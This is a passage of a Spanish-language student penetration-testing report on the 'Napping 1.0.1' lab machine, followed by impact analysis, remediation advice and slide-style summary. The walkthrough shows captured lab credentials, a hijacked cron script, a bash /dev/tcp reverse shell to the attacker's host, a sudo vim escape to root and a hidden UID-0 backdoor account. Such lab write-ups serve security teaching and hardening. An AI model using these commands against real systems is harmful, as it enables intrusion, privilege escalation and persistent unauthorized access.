connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 37536
POST /home.html HTTP/1.1
Host: 192.168.56.101:8000
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 45
Content-Type: application/x-www-form-urlencoded
username=daniel&password=C%40ughtm3napping123
(kali@kali)-[~/Desktop/Napping]
$
```

Acceso inicial: Utilizando las credenciales obtenidas, se estableció una conexión SSH exitosa hacia la máquina objetivo (192.168.56.103), logrando el compromiso inicial del sistema con los privilegios del usuario

```
(kali㉿kali)-[~/Desktop/Napping]
$ ssh daniel@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
daniel@192.168.56.103's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Mar 22 01:09:25 UTC 2026

System load:  0.16           Processes:            138
Usage of /:   41.3% of 18.57GB Users logged in:          0
Memory usage: 16%           IPv4 address for enp0s3: 192.168.56.103
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation

33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 18 04:20:53 2026 from 192.168.56.101
daniel@napping:~$
```

8. Escalada de privilegios

La fase de post-explotación y escalada se dividió en dos etapas: un movimiento lateral hacia un usuario con mayores privilegios y la posterior escalada vertical a administrador del sistema (root).

Movimiento Lateral (Usuario *adrian*)

Enumeración local: Al explorar los directorios de los usuarios del sistema, se identificaron los archivos `query.py` y `site_status.txt` dentro del directorio `/home/adrian`

```
kali@kali: ~/Desktop/Napping x kali@kali: ~/Desktop/Napping x daniel@napping: /home/adrian x
daniel@napping:~$ cd ..
daniel@napping:/home$ ls
adrian daniel
daniel@napping:/home$ cd adrian
daniel@napping:/home/adrian$ ls
query.py site_status.txt user.txt
daniel@napping:/home/adrian$ ls -l
total 12
-rw-rw-r-- 1 adrian administrators 541 Mar 18 03:14 query.py
-rw-rw-r-- 1 adrian adrian 2368 Mar 22 01:12 site_status.txt
-rw-rw-r-- 1 adrian adrian 22 Oct 12 2021 user.txt
```

Análisis de tareas programadas: Se determinó que `query.py` es un script ejecutado de manera periódica y automatizada (mediante un *cron job*) bajo el contexto del usuario `adrian`, cuyo propósito original era verificar el estado de un sitio web local

```
daniel@napping:/home/adrian$ more query.py
from datetime import datetime
import requests

now = datetime.now()

r = requests.get('http://127.0.0.1/')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
```

Modificación del script: Se constató que el grupo administrators, al cual pertenece el usuario daniel, poseía permisos de escritura sobre query.py. Se procedió a editar el archivo para importar la librería os e inyectar el comando `os.system('/usr/bin/bash /dev/shm/connection.sh')`

```
daniel@napping:/home/adrian$ nano query.py
daniel@napping:/home/adrian$ cat query.py
from datetime import datetime
import requests
import os

now = datetime.now()
r = requests.get('http://127.0.0.1/')

os.system('/usr/bin/bash /dev/shm/connection.sh')
if r.status_code == 200:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Site is Up: ")
    f.write(dt_string)
    f.write("\n")
    f.close()
else:
    f = open("site_status.txt", "a")
    dt_string = now.strftime("%d/%m/%Y %H:%M:%S")
    f.write("Check Out Site: ")
    f.write(dt_string)
    f.write("\n")
    f.close()

daniel@napping:/home/adrian$ nano query.py
daniel@napping:/home/adrian$ cat query.py
import os

os.system('/usr/bin/bash /dev/shm/connection.sh')
```

El módulo os permite ejecutar comandos del sistema operativo directamente desde Python.

A screenshot of a Kali Linux terminal window. At the top, there are three window tabs: 'kali@kali: ~/Desktop/Napping', 'kali@kali: ~/Desktop/Napping', and 'daniel@napping: /home/adrian'. The active window is the nano editor editing 'query.py'. The editor shows the text 'import os' on the first line and 'os.system('/usr/bin/bash /dev/shm/connection.sh')' on the second line. The terminal title bar indicates 'GNU nano 4.8' and the file name 'query.py'.

Despliegue de Reverse Shell: Se creó el archivo ejecutable `/dev/shm/connection.sh` en la memoria compartida del sistema. En este archivo se configuró una *reverse shell* en Bash utilizando la sintaxis `bash -c 'bash -i >& /dev/tcp/192.168.56.101/8000 0>&1'`

```
daniel@napping:/home/adrian$ touch /dev/shm/connection.sh
daniel@napping:/home/adrian$ ls
query.py  site_status.txt  user.txt
daniel@napping:/home/adrian$ nano /dev/shm/connection.sh
```

Una reverse shell (o shell inversa) es una técnica donde la máquina víctima inicia una conexión hacia el atacante, permitiéndole ejecutar comandos de forma remota

```
GNU nano 4.8 /dev/shm/connection.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/192.168.56.101/8000 0>&1'
```

#!/bin/bash: Indica que el script debe ejecutarse usando el intérprete Bash.

bash -c '...': Ejecuta un comando dentro de una instancia de Bash.

bash -i: Inicia una shell interactiva (permite ingresar comandos

>& /dev/tcp/192.168.56.101/8000

Esto envía toda la salida estándar (stdout) y la salida de errores (stderr) a un socket TCP con destino:


- IP: 192.168.56.101
- Puerto: 8000
- Es decir: conecta a tu máquina atacante

0>&1: Redirige la entrada estándar (stdin) hacia el mismo socket, permitiendo interacción

Ejecución y estabilización: Tras configurar un *listener* en el puerto 8000, se esperó la ejecución automática del *cron job*. Se recibió una conexión exitosa obteniendo una sesión interactiva como el usuario adrian.

```
kali@kali: ~/Desktop/Napping
Session Actions Edit View Help
kali@kali: ~/Desktop/Napping x daniel@napping: /home/adrian x
(kali@kali)-[~/Desktop/Napping]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 37890
bash: cannot set terminal process group (3415): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$
```



Posteriormente, se estabilizó la consola (TTY) empleando el intérprete de Python (pty.spawn), suspendiendo el proceso (Ctrl + Z) y configurando la terminal local con stty raw -echo.



```
kali@kali: ~/Desktop/Napping
Session Actions Edit View Help
kali@kali: ~/Desktop/Napping x daniel@napping: /home/adrian x
(kali@kali)-[~/Desktop/Napping]
$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.103] 37890
bash: cannot set terminal process group (3415): Inappropriate ioctl for device
bash: no job control in this shell
adrian@napping:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
adrian@napping:~$
```

import pty: Importa el módulo pty (pseudo-terminal) de Python, que permite crear terminales virtuales.

pty.spawn("/bin/bash"): Crea un pseudo-terminal interactivo y ejecuta dentro de él bash. Es decir: convierte tu shell basura (netcat / reverse shell básica) en un Bash interactivo completo



```
adrian@napping:~$ ^Z
zsh: suspended nc -lvnp 8000
(kali@kali)-[~/Desktop/Napping]
$ stty raw -echo;fg
[2] - continued nc -lvnp 8000
^C
adrian@napping:~$ export TERM=xterm
adrian@napping:~$
```

Ctrl + Z: Esto suspende el proceso y te regresa a tu terminal local.

stty raw: Configura tu terminal en modo “raw”, es decir: las teclas se envían directamente a la shell víctima, sin interferencia de tu terminal local

stty -echo: Desactiva que tu teclado se imprima doble en pantalla (eco).

fg: Vuelve a poner en foreground el proceso suspendido (netcat), recuperando la reverse shell

Escalada Vertical (Usuario *root*) y Persistencia

Abuso de Sudoers: Al ejecutar el comando `sudo -l` para verificar los privilegios delegados al usuario *adrian*, se descubrió la capacidad de ejecutar el editor `/usr/bin/vim` como *root* sin necesidad de proveer una contraseña (NOPASSWD)

```
adrian@napping:~$ sudo -l
Matching Defaults entries for adrian on napping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on napping:
    (root) NOPASSWD: /usr/bin/vim
adrian@napping:~$
```

Ejecución de Bypass: Basándose en técnicas documentadas (como GTF0Bins), se explotó esta mala configuración ejecutando el comando `sudo /usr/bin/vim -c '!/bin/sh'`. Esto permitió escapar del entorno restringido del editor y generar una consola interactiva con privilegios máximos (*root*).

```
adrian@napping:~$ sudo /usr/bin/vim -c '!/bin/sh'

# whoami
root
#
```

Mantenimiento de acceso: Para asegurar la persistencia en el sistema, se añadió un usuario oculto con identificadores administrativos (UID 0 y GID 0) denominado *Equipo4* (con contraseña: `123456@`), validando su creación en el archivo `/etc/passwd`.

```
# useradd -m -u 0 -o -g 0 -s /bin/bash Equipo4
# passwd 123456@
passwd: user '123456@' does not exist
# passwd Equipo4
New password:
Retype new password:
passwd: password updated successfully
# exit

Press ENTER or type command to continue
[1]+  Stopped                  sudo /usr/bin/vim -c '!/bin/sh'
adrian@napping:~$ grep "Equipo4" /etc/passwd
Equipo4:x:0:0::/home/Equipo4:/bin/bash
adrian@napping:~$ su - Equipo4
Password:
root@napping:~# whoami
root
root@napping:~# grep "Equipo4" /etc/passwd
Equipo4:x:0:0::/home/Equipo4:/bin/bash
root@napping:~#
```


9. Análisis de impacto (modelo CIA)

El compromiso sistemático de la infraestructura objetivo, que culminó en la obtención de privilegios máximos (root), representa un riesgo crítico para las operaciones de la organización. A continuación, se detalla el impacto estructurado bajo los tres pilares fundamentales de la seguridad de la información (Modelo CIA):

- **Confidencialidad (Nivel de impacto: Crítico):** La escalada de privilegios a administrador otorgó acceso irrestricto a la totalidad del sistema de archivos. Se comprobó que un atacante puede leer información sensible de cualquier usuario, incluyendo credenciales de bases de datos codificadas en texto plano dentro de scripts internos (como se evidenció en el archivo `del_users.py` que contenía el usuario "adrian" y su contraseña de base de datos). Esto expone datos corporativos, propiedad intelectual y registros de usuarios a la exfiltración y el espionaje.
- **Integridad (Nivel de impacto: Crítico):** Se demostró la capacidad de alterar el funcionamiento lógico de los procesos internos del servidor. Al contar con permisos de escritura sobre el script automatizado `query.py`, fue posible inyectar código arbitrario para alterar el comportamiento esperado del sistema. A nivel de superusuario, un actor malicioso tiene la capacidad de modificar registros de auditoría (logs) para borrar sus huellas, alterar el código fuente de la aplicación web alojada o manipular la información de la base de datos.
- **Disponibilidad (Nivel de impacto: Crítico):** El control absoluto sobre la máquina virtual Napping faculta a un atacante para interrumpir por completo los servicios operativos. Se observó que el sistema posee scripts (como `del_users.py`) con la instrucción `TRUNCATE TABLE users`, lo que implica que un atacante podría destruir bases de datos enteras de manera instantánea. Además, el acceso *root* permite la ejecución de ataques de denegación de servicio (DoS) locales, el apagado del servidor o el despliegue de *ransomware* para secuestrar la infraestructura.

10. Recomendaciones técnicas

Para mitigar los riesgos identificados y fortalecer la postura de seguridad del servidor, se propone la implementación inmediata de los siguientes controles técnicos y administrativos:

Mitigación de vulnerabilidades web (Tabnabbing) Se identificó que el comportamiento de las pestañas en el portal web permite ataques de *phishing* avanzado. Para remediar esta vulnerabilidad en la lógica de la aplicación web, se debe sanitizar el manejo de enlaces externos. Se requiere implementar los atributos `rel="noopener noreferrer"` en todas las etiquetas HTML de anclaje (`<a>`) que utilicen el atributo `target="_blank"`. Esta medida técnica neutralizará el acceso de las páginas abiertas al objeto `window.opener`, previniendo redirecciones maliciosas de la pestaña de origen.

Restricción de permisos y control de acceso (Archivos y Tareas programadas) Se observó una violación al principio de menor privilegio en la gestión de archivos locales. El archivo `query.py`, ejecutado mediante un proceso automatizado (*cron job*) por el usuario `adrian`, poseía permisos de escritura para usuarios pertenecientes al grupo `administrators`. Se recomienda auditar recursivamente los permisos de los directorios de usuario utilizando los comandos `chown` y `chmod`. Los *scripts* invocados por tareas programadas deben tener permisos estrictos configurados en `755` o `700`, garantizando que únicamente el propietario legítimo (o el usuario `root`) tenga la capacidad de modificarlos.

Endurecimiento de políticas de Sudoers (Hardening) Se detectó una configuración insegura en el archivo `/etc/sudoers` que delegaba la ejecución del binario `/usr/bin/vim` sin requerimiento de autenticación (`NOPASSWD`) para el usuario `adrian`. Dado que herramientas interactivas como *vim* poseen capacidades de escape hacia la consola del sistema operativo (`!/bin/sh`), esto permite la evasión de restricciones y la escalada directa a superusuario. Se debe remover inmediatamente esta directiva del archivo *sudoers*. Cualquier ejecución de herramientas interactivas con privilegios elevados debe ser estrictamente justificada, monitoreada y requerir siempre credenciales de autenticación vig

11. Tabla de hallazgos

ID	Vulnerabilidad Identificada	Severidad	Evidencia Técnica	Impacto en el Negocio	Recomendación de Remediación
VULN-01	<i>Tabnabbing / Tab Hijacking</i> (Manipulación de referencias cruzadas en el navegador)	Alta	Redirección exitosa de la sesión del administrador hacia un portal falsificado mediante un <i>payload</i> HTML (window.opener.parent.location.replace). Captura de credenciales del usuario daniel en texto plano.	Robo de credenciales corporativas mediante <i>phishing</i> avanzado, permitiendo el acceso inicial no autorizado a la red interna y a los paneles de administración.	Implementar estrictamente los atributos rel="noopener noreferrer" en todos los hipervínculos externos procesados por la aplicación.
VULN-02	Configuración insegura de permisos de archivos (Escalada de Privilegios Local - Horizontal)	Alta	El archivo query.py presentaba permisos de escritura (-rw-rw-r--) para el grupo administrators. Se inyectó una <i>reverse shell</i> (os.system) que fue ejecutada por el cron del usuario adrian.	Compromiso de cuentas de usuarios adyacentes y ejecución de código arbitrario bajo contextos ajenos. Falla en el aislamiento de entornos de usuario.	Auditar el sistema de archivos local y aplicar el principio de mínimo privilegio. Restringir la escritura de <i>scripts</i> automatizados únicamente a su propietario legítimo.
VULN-03	Configuración de directivas inseguras en sudoers (Escalada de Privilegios a Root)	Crítica	Verificación del privilegio (root) NOPASSWD: /usr/bin/vim ejecutando el comando sudo -l. Escape exitoso hacia una terminal interactiva invocando sudo /usr/bin/vim -c '!/bin/sh'.	Pérdida total de la confidencialidad, integridad y disponibilidad del servidor. El atacante obtiene control absoluto de la infraestructura operativa y los datos alojados.	Suprimir la directiva NOPASSWD para herramientas interactivas que soporten el escape a <i>shell</i> . Restringir el uso de sudo a comandos estrictamente necesarios y controlados.

VULN-04	Almacenamiento inseguro de credenciales de Base de Datos en texto plano	Media	Archivo del_users.py localizado bajo el usuario <i>root</i> , el cual contiene las credenciales de conexión (user="adrian", password="P@sswr0d456") integradas en el código fuente.	Exposición de credenciales de bases de datos internas que pueden ser reutilizadas para realizar movimientos laterales o acceder a datos corporativos directamente.	Utilizar variables de entorno seguras o bóvedas de contraseñas (<i>Key Vaults</i>) para la gestión de secretos. Evitar <i>hardcodear</i> credenciales en cualquier <i>script</i> de administración.
---------	---	-------	---	--	---

Referencias Bibliográficas

- GTFOBins. (s.f.). *GTFOBins: Bypass local security restrictions*. Recuperado de <https://gtfobins.org/>
- López Contreras, S. (2026). *Descubrimiento y Explotación de Vulnerabilidades: Lab Napping* [Material de clase]. Ingeniería en Tecnologías de la Información, Universidad Politécnica de San Luis Potosí.
- OWASP Foundation. (s.f.). *OWASP Web Security Testing Guide (WSTG)*. Recuperado de <https://owasp.org/www-project-web-security-testing-guide/>
- PentestMonkey. (s.f.). *Reverse Shell Cheat Sheet*. Recuperado de <https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
- The Penetration Testing Execution Standard (PTES). (s.f.). *PTES Technical Guidelines*. Recuperado de <http://www.pentest-standard.org/>

ACTIVIDAD #11

PENTESTING DE NAPPING 1.0.1

Red Team Report - Evaluación de Seguridad

Contexto del Engagement

Evaluación de Seguridad - Napping 1.0.1

Agenda

01

Evaluación de
"Napping 1.0.1".

02

Objetivo:
Identificar
vulnerabilidades
explotables con
impacto real en
negocio.

03

Alcance:
Sistema en entorno
controlado
(VirtualBox - red
Host Only).


04

Perfil de atacante:
Externo sin
credenciales.

Agenda

Metodología Aplicada

Basada en: OWASP Testing Guide y PTES (Penetration Testing Execution Standard)



Nivel General de Riesgo

Nivel **ALTO**

Resumen:

- Se identificaron múltiples servicios expuestos innecesariamente.
- Se logró acceso inicial al sistema.
- **Se obtuvo escalada a privilegios administrativos (root).**

Impacto:

- **Compromiso total del sistema**
- Acceso a información sensible
- Potencial movimiento lateral

Impacto

Hallazgos Críticos

Hallazgo 1: Servicios expuestos innecesarios

Servicios Identificados:

- Puerto 22: SSH
- Puerto 80: HTTP (aplicación web)
- Otros servicios internos potencialmente accesibles
 - **Cron**
 - **Query.py**
 - **vim**

Riesgo:

- Superficie de ataque amplia
- Posibilidad de explotación remota

Hallazgo 2: Aplicación web vulnerable

Observaciones:

- Funcionalidades web sin validación adecuada
- Posible exposición de rutas sensibles
- Manejo inseguro de entradas de usuario

Riesgo:

- Punto de entrada inicial al sistema
- Ejecución de acciones no autorizadas

Hallazgos Críticos

Hallazgo 3: Gestión insegura de credenciales

Observaciones:

- Presencia de credenciales débiles o reutilizadas
- Posible exposición en archivos del sistema

Riesgo:

- Acceso a cuentas internas
- Escalada de privilegios horizontal

Hallazgo 4: Escalada de privilegios

Observaciones:

- Configuraciones incorrectas en permisos del sistema
- Posible ejecución de binarios con privilegios elevados

Resultado:

- Acceso como usuario root

Riesgo:

- Control total del sistema comprometido

Escenario de Impacto Empresarial

Cadena de ataque:

1. Identificación de servicios expuestos (HTTP/SSH)
2. Interacción con aplicación web vulnerable
3. Obtención de acceso inicial
4. Uso de credenciales encontradas
5. Escalada a privilegios root

Consecuencias:

- Exfiltración de datos sensibles
- Interrupción de servicios críticos
- Compromiso de otros sistemas internos
- Daño reputacional y regulatorio



Matriz de Riesgo

Mediciones de impacto

Vulnerabilidad	Probabilidad	Impacto	Nivel
Servicios expuestos	Alta	Media	Medio
Aplicación web vulnerable	Alta	Alta	Alta
Credenciales inseguras	Alta	Alta	Alta
Escalada de privilegios	Media	Alta	Alta

Recomendaciones Estratégicas

To-do



Reducir superficie de ataque (cerrar puertos innecesarios)



Implementar validación robusta en aplicaciones web



Fortalecer políticas de contraseñas



Aplicar principio de mínimo privilegio



Segmentar servicios críticos



Implementar monitoreo y alertamiento

Roadmap de Remediación

No more incidents

Corto Plazo (0-30 días):

- Cierre de servicios no esenciales
- Cambio de credenciales comprometidas
- Corrección de vulnerabilidades críticas web

Mediano Plazo (1-3 meses):

- Hardening del sistema operativo
- Implementación de controles de acceso
- Auditoría de permisos

Largo Plazo (3-6 meses):

- Programa continuo de pruebas de seguridad
- Implementación de SIEM / monitoreo
- Capacitación en seguridad

Tips

Conclusión

Final Thoughts

El sistema evaluado presenta una combinación de:

- Exposición innecesaria de servicios
- Debilidades en la aplicación web
- Configuraciones inseguras

Esto permitió a un atacante externo comprometer completamente el sistema.

Mensaje clave:

La organización debe priorizar la reducción de la superficie de ataque y fortalecer sus controles de acceso.

Recomendación final:

Adoptar un enfoque proactivo de ciberseguridad basado en prevención, detección y respuesta continua.